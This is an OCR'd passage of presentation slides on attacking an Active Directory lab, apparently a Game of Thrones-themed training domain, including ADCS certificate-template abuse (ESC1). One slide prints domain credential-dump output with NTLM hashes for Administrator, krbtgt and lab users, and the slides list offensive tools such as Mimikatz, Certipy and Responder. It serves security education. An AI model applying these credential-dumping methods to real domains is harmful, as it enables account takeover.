
- DUMP THE SECRETS

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ff55878abf612f2c74119cdceab38598:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
tywin.lannister:1112:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
jaime.lannister:1113:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
cersei.lannister:1114:aad3b435b51404eeaad3b435b51404ee:c247f62516b53893c7addcf8c349954b:::
tyron.lannister:1115:aad3b435b51404eeaad3b435b51404ee:b3b3717f7d51b37fb325f7e7d048e998:::
robert.baratheon:1116:aad3b435b51404eeaad3b435b51404ee:9029cf007326107eb1c519c84ea60dbe:::
joffrey.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:3b60abbc25770511334b3829866b08f1:::
renly.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfcd49bce:::
stannis.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23c0d9a6549cff9ed6e489cd:::
petyer.baelish:1120:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1121:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1122:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
```

ADCS


- VULNERABLE TEMPLATE





ADCS

- ISSUED CERTIFICATE






HIGHSCORE 2500



PLAYER 2

ADCS

- WHY DOESN’T LOCKSMITH SEE ESC1 AS VULNERABLE?

RESOURCEs

- ATTACK TOOLS

CRACKMAPEXEC

RESPONDER

IMPACKET

NMAP

PRINTNIGHTMARE
CUBE0X0

HASHCAT

PROXYCHAINS

CERTIPY

BLOODHOUND

MIMIKATZ

RESOURCEs

- DEFENSIVE LINKS

CRACKMAPEXEC

RESPONDER

IMPACKET

NMAP

PRINTNIGHTMARE

CUBE0X0


HASHCAT

PROXYCHAINS

CERTIPY

BLOODHOUND

MIMIKATZ



THANK YOU!

BRANDON COLLEY
@TECHBRANDON
LINKEDIN.COM/IN/TECHBRANDON/